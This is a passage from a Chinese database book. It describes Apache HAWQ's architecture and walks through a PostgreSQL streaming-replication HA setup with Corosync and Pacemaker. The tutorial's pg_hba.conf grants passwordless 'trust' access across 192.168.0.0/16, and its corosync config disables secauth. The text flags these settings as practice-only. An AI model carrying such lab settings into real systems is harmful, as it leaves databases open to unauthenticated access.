- **高速互联网络：**负责在节点之间传输数据。软件实现，基于 UDP。


1. 查询执行

了解清楚各个组件之后，我们来看一下一个查询的主要流程，如下图所示。



用户通过 JDBC/ODBC 提交查询之后，查询解析器得到查询树，然后优化器根据查询树生成查询计划，派遣器和资源管理器打交道得到资源，分解查询计划，然后派遣计划到 Segment 的执行器上面执行。最终结果会传回给用户。

下面我来简单看一下并行查询计划长什么样。下图给出了一个具体的例子。



这个查询包含一个连接、一个表达式和一个聚集。上图有 2 个查询计划。简单来看，并行查询计划和串行查询计划最大的不同之处是多了一些 Motion 操作符。Motion 负责在节点之间交换数据。底层是通过高速互连网络实现的。我们可以看到这里有 3 种 Motion：

- **Redistribution Motion:** 负责按照 Hash 键值重新分布数据。
- **Broadcast Motion:** 负责广播数据。
- **Gather Motion:** 负责收集数据到一起。

左边的查询计划表示了如果表 lineitem 和 orders 都使用了连接键进行分布的情况。在这个例子中，lineitem 按照 l_orderkey 进行 Hash 分布，orders 表按照 o_orderkey 进行分布。这样的话 2 个表做连接的时候是不需要进行重新分布的。右边的查询计划表示了一个需要重新分布数据的例子。该查询计划和左边的查询计划相比多了一个 Motion 节点。

2. 弹性执行引擎


弹性执行引擎有几个关键设计点：存储和计算的完全分离、无状态 Segment 以及如何使用资源。存储和计算的分离使得我们可以动态地启动任意多个虚拟 Segment 来执行查询。无状态 Segment 使得集群更容易扩展。要想保证大规模集群的状态一致性是比较困难的，所以我们采用了无状态的 Segment。如何使用资源包括如何根据查询的代价申请多少资源，并且如何有效地使用这些资源，比如如何使得数据局部性最优。HAWQ 内部针对每一个部分都进行了非常优化的设计。

3. 元数据服务

元数据服务位于 HAWQ Master 节点。主要向其他组件提供元数据的存储及查询服务。对外的接口为 CaQL (元数据查询语言, Catalog Query Language)。CaQL 支持的语言是 SQL 的一个子集, 包括单表选择、计数、多行删除、单行插入更新等。把 CaQL 设计为 SQL 语言的一个子集的原因是, 在未来我们希望把元数据从主节点分离出去, 作为一个单独的服务, 支持一个简单的子集作为元数据服务来说已经够用了, 并且容易扩展。

4. 高速互联网络

高速互联网络的作用是在多个节点之间交换大量数据。HAWQ 高速互联网络基于 UDP 协议。大家可能会问为什么我们不使用 TCP。其实我们同时支持 TCP 和 UDP 两种协议。TCP 协议早于 UDP 协议。就是因为我们遇到了 TCP 不能良好解决的问题, 才开发了基于 UDP 的协议。下图展示了一个高速互联网络的例子。




例子中各个节点上的执行器进程形成了一个数据交换的流水线。假设每个节点上有 1000 个进程。有 1000 个节点, 这些进程需要相互交互, 每个节点上就会有上百万个连接。TCP 是没办法高效地支持这么多的连接数的。所以我们开发了基于 UDP 的互联协议。操作系统不能保证 UDP 传输的可靠性, 并且不能保证它是有序传递的。我们的设计目标需要保持以下特性。

- 可靠性: 能够保证在丢包的情况下, 重传丢失的包。
- 有序性: 保证包传递给接受者的最终有序性。

- 流量控制：如果不控制发送者的速度，接收者可能会被淹没，甚至会导致整个网络性能的急剧下降。
- 性能和可扩展性：性能和可扩展性是我们需要解决 TCP 问题的初衷。
- 可支持多种平台。

下图展现了我们实现 UDP 高速互连网络的状态机，在设计时还需要考虑死锁的消除。详细信息可以参考本节后面出现的参考文献。



5. 事务管理

事务是数据管理系统的重要属性之一。大部分 Hadoop 里面的 SQL 引擎不支持事务。让程序员自己保证事务和数据的一致性，基本上非常困难。


HAWQ 支持事务的所有 ACID 属性，支持 Snapshot Isolation。事务发生由 Master 节点协调和控制，采用的是一种泳道模型。比如并发地插入各个查询使用各自的泳道，互不冲突。在事务提交的时候通过记录文件逻辑长度的方式来保证一致性。如果事务失败的时候需要回滚，就删除文件末尾的垃圾数据。起初 HDFS 是不支持 truncate 的，现在 HDFS 刚支持的 truncate 功能是根据 HAWQ 的需求做出的。

6. 资源管理器

HAWQ 支持三级资源管理，如下页中的图所示。

- 全局资源管理：可以集成 YARN 和其他系统共享集群资源、未来会支持 Mesos 等。
- HAWQ 内部资源管理：可以支持查询、用户等级别的资源管理。
- 操作符级别资源管理：可以针对操作符分配和强制资源使用。

现在 HAWQ 支持多极资源队列。可以通过 DDL 方便地定义和修改资源队列定义。下面是 HAWQ 资源管理器的主要架构图。



资源管理器中的各个组件作用如下所示。


- 请求处理器：接收查询派遣器进程的资源请求。
- 资源分配器：负责资源的分配。
- 资源池：保存所有资源的现有状态。
- 策略存储：保存所有的分配策略，将来会做到策略可定制。
- 资源代理：负责与全局资源管理器交互。

7. 存储模块

HAWQ 支持多种内部优化的存储格式，比如 AO 和 Parquet。提供 MapReduce InputFormat，可以供外部系统直接访问。其他各种存储格式通过扩展框架访问。针对用户专有格式，用户可以自己开发插件。同时支持各种压缩，多极分区等各种功能。

8. MADLib

如下页中的图所示，MADLib 是一个非常完善的并行机器学习和数据挖掘库。支持多种机器学习和统计分析方法，HAWQ 原生支持 MADLib。现在 MADLib 是一个独立的 Apache 项目，基本包含了所有常用的机器学习方法。



6.5.3 HAWQ 中短期规划

HAWQ 团队短期内专注于 2.0GA。长期来看我们会做以下几个方面的工作：

- 跨数据中心的灾难恢复。
- 分布式索引支持。
- 快照支持。
- 与更多其他生态系统进行集成。
- 对新硬件的支持进一步提高性能：GPU 等。

6.5.4 贡献到 Apache HAWQ 社区

HAWQ 是一个 Apache 开源项目，希望更多社区的人能够参与进来。来自社区的贡献不局限于贡献代码，也可以贡献测试、文档、提 Bug JIRA、提供功能需求等。现在国内对 Apache 开源社区的贡献还不是很多，希望大家能够一块推动国内开源社区的发展。

对 Apache 项目做贡献的方式比较简单，在我们的 Apache JIRA 系统中 (<https://issues.apache.org/jira/browse/HAWQ>) 开一个 JIRA，然后给出你的解决方法。如果是代码的话，可以使用 GitHub 提交一个 Pull Request。具体步骤可以参见我们在 Apache wiki 网站上的流程 (<https://cwiki.apache.org/confluence/display/HAWQ>)，在提交代码以后，HAWQ Committer 会和你一起合作提交代码。如果你有足够多的贡献，并且也想成为 Apache Committer，

HAWQ PMC 会有一个投票过程表决，保证公平与公正。

所有功能的开发讨论都发布在 JIRA 和邮件列表中。下面是 Apache HAWQ 的主要网址以及大家可以订阅的邮件列表：

- Website: <http://hawq.incubator.apache.org/>。
- Wiki: <https://cwiki.apache.org/confluence/display/HAWQ>。
- Repo: <https://github.com/apache/incubator-hawq.git>。
- JIRA: <https://issues.apache.org/jira/browse/HAWQ>。
- Mailing lists: dev@hawq.incubator.apache.org 和 user@hawq.incubator.apache.org 订阅的方法是发送邮件到 dev-subScribe@hawq.incubator.apache.org 和 user-subScribe@hawq.incubator.apache.org。

我们在国内有一个“大数据社区”会组织沙龙讨论 HAWQ 以及其他生态系统的最新进展。网址为：<http://www.meetup.com/Big-Data-Community-China/>。“大数据社区”博客：<http://blog.csdn.net/bigdatacommunity>（具有更多 HAWQ 及大数据相关技术文章）。

下面给出了本节文章的参考文献。

[1] Lei Chang et al.. HAWQ: a massively parallel processing SQL engine in Hadoop. SIGMOD Conference 2014: 1223-1234.

[2] Lei Chang. Introducing The Newly Redesigned Apache HAWQ 2015.

[3] Apache HAWQ team, 大数据社区技术博客, <http://blog.csdn.net/bigdatacommunity>.

6.5.5 疑问与解惑

Q: HAWQ 的查询优化是采用了原来的 MPP 数据库的优化器，还是针对 HDFS 的读写特性进行改进？

基于 MPP 并行优化器，但是针对弹性执行引擎、资源管理以及 HDFS 的特性进行了很多改进。

Q: HAWQ 的事务支持全部的隔离级别还是只支持其中的一部分？具体有哪些？

因为是 Snapshot Isolation，除了可串行化外，其他都支持。

Q: HAWQ 的数据权限如何控制，对效率的影响有多大？

通过标准 SQL Grant 语句控制，基本没有效率影响，因为查询通常是耗时的大头。

Q: HAWQ 与 Hive 及 Impala 等同类产品相比, 性能表现如何, 它们各自更适合哪种场景?


HAWQ 和 Hive 及 Impala 在性能方面相比, 标准化 TPCDS 性能测试要快数倍。而且 Hive 和 Impala 支持 SQL 标准有限, 很多 TPCDS 查询执行不了。

Q: HAWQ 是支持分布式事务吗?

是的。因为 HAWQ 是分布式的, 支持分布式事务。

Q: HAWQ 跟 Impala 比较, 谁强?

TPCDS 性能比较图如下所示, 它比 Impala 快很多倍。



Q: HAWQ 可以用作 OLAP 吗? 性能有保障吗? 分布式事务用什么方法保证一致性?

虽然 HAWQ 支持分布式事务, 可以保证一致性, 但不推荐用作 OLTP。因为我们是针对 OLAP 进行优化的。事务实现可以参见我们的 SIGMOD 论文可参见前面的参考文献 1。

Q: 可以说下具体的数据吗? 比如是什么规模、具体的性能数据等。

数据规模是 30TB 左右, 20 个节点。

6.6 PostgreSQL HA 高可用架构实战

萧少聪（花名铁庵），广东中山人，阿里云 RDS for PostgreSQL/PPAS 云数据库产品经理。2011 年开始与李元佳等组建 Postgres 中国用户会，现任用户会主席。自 2007 年起支持中国 Postgres 数据库发展，多年来，在中国及台湾地区协助众多企业成功从 MySQL、Oracle 等数据库转型使用 Postgres 系列数据库。



6.6.1 PostgreSQL 背景介绍

2015 年，PostgreSQL 正式在中国起步，我们看到越来越多的企业选择了 PostgreSQL。

- 中国移动主动使用 PostgreSQL 实现分布式数据库架构。
- 在金融业方面，平安集团明确表示将使用 PostgreSQL 作为新一代数据库的选型。
- 华为、中兴纷纷加入 PostgreSQL 内核研究队伍。
- 阿里云正式提供 PostgreSQL 服务。

大部分人应该都是从 2005 年左右开始了解 MySQL，那时在互联网带动下，LAMP 空前繁荣。而你所不知道的是，当时 PostgreSQL 已发展了近 30 年，至今已经超过 40 年。1973 年 Michael Stonebraker（2014 年图灵奖得主）在伯克利分校研发了当前全球最重要的关系型数据库实现：Ingres。此后，它陆续改名为 Postgres、Postgres95，直到现在的 PostgreSQL。PostgreSQL 有众多的衍生品牌产品，就如同 Linux 有 RedHat、SUSE、Ubuntu 一样，当前，国内多个国产数据库都是基于 PostgreSQL 进行开发的，同时，国际知名的针对 OLAP 场景的 Greenplum 数据库，及 EnterpriseDB 公司高度兼容 Oracle 语法的 PPAS 数据库也是基于 PostgreSQL 实现的。


与 MySQL 相比，PostgreSQL 的功能更为完善，同时在进行复杂 SQL 查询时（特别是

多表进行 JOIN 查询)，性能及稳定性也更为优秀，是国外企业首选的应用于核心业务系统的开源 OLTP 业务关系型数据库引擎。PostgreSQL 被誉为全球最先进的开源数据库，支持 NoSQL JSON 数据类型、地理信息处理 PostGIS、丰富的存储过程操作，并可实现基于 Tuple（在 PostgreSQL 中此单位比 Block 还要小）级别的 StreamingReplication 数据同步。

与 MySQL 不同，PostgreSQL 不支持多数据引擎。但支持 Extension 组件扩充，以及通过名为 FDW 的技术将 Oracle、Hadoop、MongoDB、SQLServer、Excel、CSV 文件等作为外部表进行读写操作，因此，可以为大数据与关系型数据库提供良好对接。

6.6.2 在 PostgreSQL 下如何实现数据复制技术的 HA 高可用集群

业界大多数数据库的 HA 实现都是基于共享存储方式的，如下图所示。在这个方式下，数据库一主一备，使用一个共享存储保存数据。




在正常情况下，主库连接存储及 VIP，进行数据业务处理。备库永远处于非运行状态，只有当主库出现故障后，备库才会进行存储及 VIP 的接管。但传统的企业中，这样的结构比比皆是，在进入阿里云之前，我服务过的大多数企业都使用这样的架构（除了 Oracle RAC 及 DB2 的并行方案外）。而当今，无论是 Oracle、MySQL、SQLServer，还是今天我们用作说明案例的 Postgres，都已经支持基于数据库底层的 StreamingReplication 模式实现数据复制了，同时支持备库作为只读服务器提供业务服务。因此，备库资源对于企业来说是极大的浪费。

传统的 HA 方案在实现基于 Streaming Replication 方式时，往往需要通过大量人为控制的脚本进行判断和控制。在 2006 年到 2011 年间，我为不同的客户及不同的数据库编写了多种特制的脚本，当中的安装配置及维护的难度都有点让人望而却步。2011 年，我在 SUSE 系统的 HA 支持工作中接触到了 Corosync+Pacemaker 的 HA 结构，发现了“Master-Slave 模式”。在这个模式下，系统支持 promote 及 demote 以解决数据库基于 Streaming Replication 主备模式的切换问题。


6.6.3 Corosync+Pacemaker MS 模式介绍

本节主要针对架构及这个模式的处理原理。如果大家想要了解具体的配置方式，可以参考 http://clusterlabs.org/wiki/PgSQL_Replicated_Cluster。同时，当前最新的 Red Hat Enterprise Linux 7 及 SUSE Linux Enterprise Server 11/12 中的 HA 组件都基于此架构，你也可以通过厂商的官方文档或官方技术支持得到配置的详细说明。

下图有 3 个网段：0.x 网段，用于数据库对外业务；1.x 网段，用于 Pacemaker 心跳通信；2.x 网段，用于数据库的数据复制。同时提供主库读写服务 VIP1 192.168.0.3 和备库只读服务 VIP2 192.168.2.3。用户的主应用程序可以通过 VIP1 进行读写操作，而只读处理可以通过 VIP2 实现。



在下图中，左边是正常运行的模式：所有读写操作通过 VIP1 进入 Master 节点；Slave 节点的会连接到 VIP2，通过此 IP 支持只读操作；Streaming Replication 通过 eth2 进行两节点的数据同步。右边是 Master 故障时的模式：原 Slave 会 promote 成 Master 节点；VIP1 切换到 node2 继续提供服务；VIP2 切换到 node2 继续提供服务。



在此处, 系统从 node1 切换到 node2 有多种可能性。

首先是 Master 节点通过 Pacemaker 控制人为地进行 Switchover 切换。这种情况下主备模式会进行调换, 并且过程中可以保证所有 Master 节点中的数据会复制到 Slave 后再进行 node2 上的 promote 操作。因此, 数据库中所有的事务都是完整的, 且不会出现任何数据丢失。这种情况大多用于硬件需要进行主动维护时。

其次是 Master 节点意外出现故障时, 将进行 Failover。由于 PostgreSQL 在双节点推荐使用的是 async 模式, 因此如果 Master 节点故障时还有数据没来得及复制到 Slave, 这些数据将丢失, 但由于 PostgreSQL 的 Streaming Replication 是以事务为单位的, 因此数据库的事务一致性是可以得到保障的, 绝对不会出现备库中某个事务只恢复到一半的情况。

当前有一个比较严重的问题, 就是如上页中的最后一张图所示, 切换后 node1 如果想要重新成为主节点, 将需要重新进行全量的数据复制恢复。这是因为 Master 故障时如果有数据没复制到 Slave, Master 的最后一个事务时间将比 Slave 中的事务时间更新 (如 Master 最后一个事务号为 1001, 但 Slave 中的事务只恢复到 999)。此时 Slave 节点 promote 成为新的 Master 后, 所有新的操作将由 999 号事务的结果为基础。也就是说原 Master 中的 1000 及 1001 事务所处理的数据将不可恢复。由于在当前设计中, 已在数据库里提交的事务不支持直接回退, 所以, 如果你的数据库到达 TB 级别, 这将需要六七个小时。

但这个情况很快将被改善。PostgreSQL 9.5 将为用户提供 pg_rewind 功能。当 Master 节点 Failover 后, 原 Master 节点可以通过 pg_rewind 操作实现故障时间线的回退。回退后再从新的主库中获取最新的后续数据。因此, 虽然之前没有提交的事务由于 ACID 原则无法重新使用, 但原 Master 的数据无须重新进行全量初始化就可以继续进行 Streaming Replication, 并作为新的 Slave 使用。

6.6.4 Corosync+Pacemaker M/S 环境配置

以下内容中的截图来自于 http://clusterlabs.org/wiki/PgSQL_Replicated_Cluster。

1. Corosync+Pacemaker M/S 配置环境准备

- RA: Resource Agent 资源代理, PostgreSQL 最新的 RA 可以通过 <https://github.com/ClusterLabs/resource-agents/blob/master/heartbeat/pgsql> 下载。如果你发现这个 RA 不符合你的需求, 也可以自行改写。
- 操作系统版本: Fedora 19 及以上版本、Red Hat Enterprise Linux 7 及以上版本、SUSE Linux Enterprise Server 11 SP3 及以上版本。
- 数据库要求: PostgreSQL 9.1 及以上, 由于 PostgreSQL 9.1 版本以上才支持 Streaming

Replication, 因此, 比这个版本低的数据库无法实现此功能。

- 2 台服务器配置相同的 NTP 时间源及相同的时区。

通过 yum、zypper 安装 Pacemaker (主要用于 HA 资源管理)、corosync (HA 心跳同步控制)、pcs3 (HA 的命令行配置工具)。通过 yum、zypper 或任何其他方式安装 PostgreSQL 数据库, 安装时务必确认其 pg_ctl 命令、psql 命令、data 目录的存放位置, 因为配置时要用到, 如下图所示。

Packages (both nodes)

```
# yum -y install postgresql-server pacemaker corosync pcs
```

2. PostgreSQL Streaming Replication 配置

在 node1 中初始化 PostgreSQL 数据库, 如下图所示。

PostgreSQL (node1 only)

```
# su - postgres
$ mkdir /var/lib/pgsql/pg_archive
$ cd /var/lib/pgsql/data
$ initdb
```

对其 postgresql.conf 文件做如下图所示的修改。

```
listen_addresses = '*'
wal_level = hot_standby
synchronous_commit = on
archive_mode = on
archive_command = 'cp %p /var/lib/pgsql/pg_archive/%f'
max_wal_senders=5
wal_keep_segments = 32
hot_standby = on
restart_after_crash = off
replication_timeout = 5000
wal_receiver_status_interval = 2
max_standby_streaming_delay = -1
max_standby_archive_delay = -1
synchronous_commit = on
restart_after_crash = off
hot_standby_feedback = on
```

注意: wal_level=hot_standby, 使得日志支持 Streaming Replication; archive_mode=on, 启动归档模式; archive_command='xxx', 指定归档的保存方法; hot_standby=on, 备库启动为 standby 模式时可实现只读查询; 其他参数主要用于性能及延迟的设定。

将 data 目录下的 pg_hba.conf 文件做如下修改。

```
host    all             all             127.0.0.1/32       trust
host    all             all             192.168.0.0/16     trust
host    replication     all             192.168.0.0/16     trust
```

注意: 这样配置后, 所有 192.168.x.x 网段的 IP 都将可以无密码地对此数据库进行访问, 安全性可能会降低。因此, 只作为练习使用, 在生产环境中请严格控制 IP。如指定只 trust 某 IP 可以写成 192.168.100.123/32。

配置完成后, 启动 node1 上的 PostgreSQL, 如下图所示。

```
$ pg_ctl -D /var/lib/pgsql/data start
```

在 node2 进行数据初始化, 如下图所示。

PostgreSQL (node2 only)

Copy data from node1 to node2

```
# su - postgres
$ rm -rf /var/lib/pgsql/data/*
$ pg_basebackup -h 192.168.2.1 -U postgres -D /var/lib/pgsql/data -X stream -P
$ mkdir /var/lib/pgsql/pg_archive
```

注意: 通过 pg_basebackup 命令将从 node1 中将所有数据库中的数据都同步到 /var/lib/pgsql/data 去。

数据 basebackup 完成后, 在 node2 中的 data 目录下建立 recovery.conf 文件并录入如下图所示的内容。

```
standby_mode = 'on'
primary_conninfo = 'host=192.168.2.1 port=5432 user=postgres application_name=node2'
restore_command = 'cp /var/lib/pgsql/pg_archive/%f %p'
recovery_target_timeline = 'latest'
```

注意: primary_conninfo 指定了主服务器所在的位置、replicate 使用的用户名。由于我们在 pg_hba.conf 中使用 trust 方式, 所以在此参数中不需要加入 password。

配置完成后, 启动 node2 上的 PostgreSQL, 如下图所示, 准备检查同步效果。

```
$ pg_ctl -D /var/lib/pgsql/data/ start
```

如果在 node1 中通过 psql 命令登录数据库后可以得到如下图所示的信息，证明数据库端的 Replication 已运行正常。

```
# su - postgres
$ psql -c 'select client_addr, sync_state from pg_stat_replication;'
 client_addr | sync_state
-----
192.168.2.2  | async
```

自此，PostgreSQL 的 Streaming Replication 配置完成，2 个数据库的数据将进行持续复制。

注意：以上 2 个服务器已经完成 Streaming Replication 配置，在配置 HA 前请将 2 个服务器上的 PostgreSQL 都停止，如下图所示。因为在 HA 架构中，所有资源都应该是由 HA 软件进行管理的，所以与此时也请确认系统启动时 PostgreSQL 不会自动启动（你可以通过 chkconfig 检查）。

```
$ pg_ctl -D /var/lib/pgsql/data stop
$ exit
```

6.6.5 Corosync+Pacemaker HA 基础配置

corosync 只有一个配置文件，/etc/corosync/corosync.conf。

```
quorum {
    provider: corosync_votequorum
    expected_votes: 2
}
aisexec {
    user: root
    group: root
}
service {
    name: pacemaker
    ver: 0
}
totem {
    version: 2
    secauth: off
    interface {
        ringnumber: 0
        bindnetaddr: 192.168.1.0
        mcastaddr: 239.255.1.1
    }
}
logging {
    to_syslog: yes
}
```

从上图中我们可以看到，当前 Quorum 中 expected_votes 为 2，这是因为我们使用 2 节

点。totem 中有 bindnetaddr (192.168.1.0) 及 mcastaddr (239.255.1.1), 这里说明 corosync 会使用本服务器上 192.168.1.x 网段的 IP 作为心跳。需要注意此处不需要写明此 IP 的详细地址, 系统会自动发现。通过 scp 命令将此文件复制到 node2 中相同的目录并保证其权限一致。

接下来就可以在 2 个节点中启动 corosync 了。下图是系统在 Fedora 19、RHEL 7、SUSE 12 后的服务启动命令。如果你使用的是低版本操作系统, 请用/etc/init.d/corosync start 或 service corosync start。

```
# systemctl start corosync.service
```

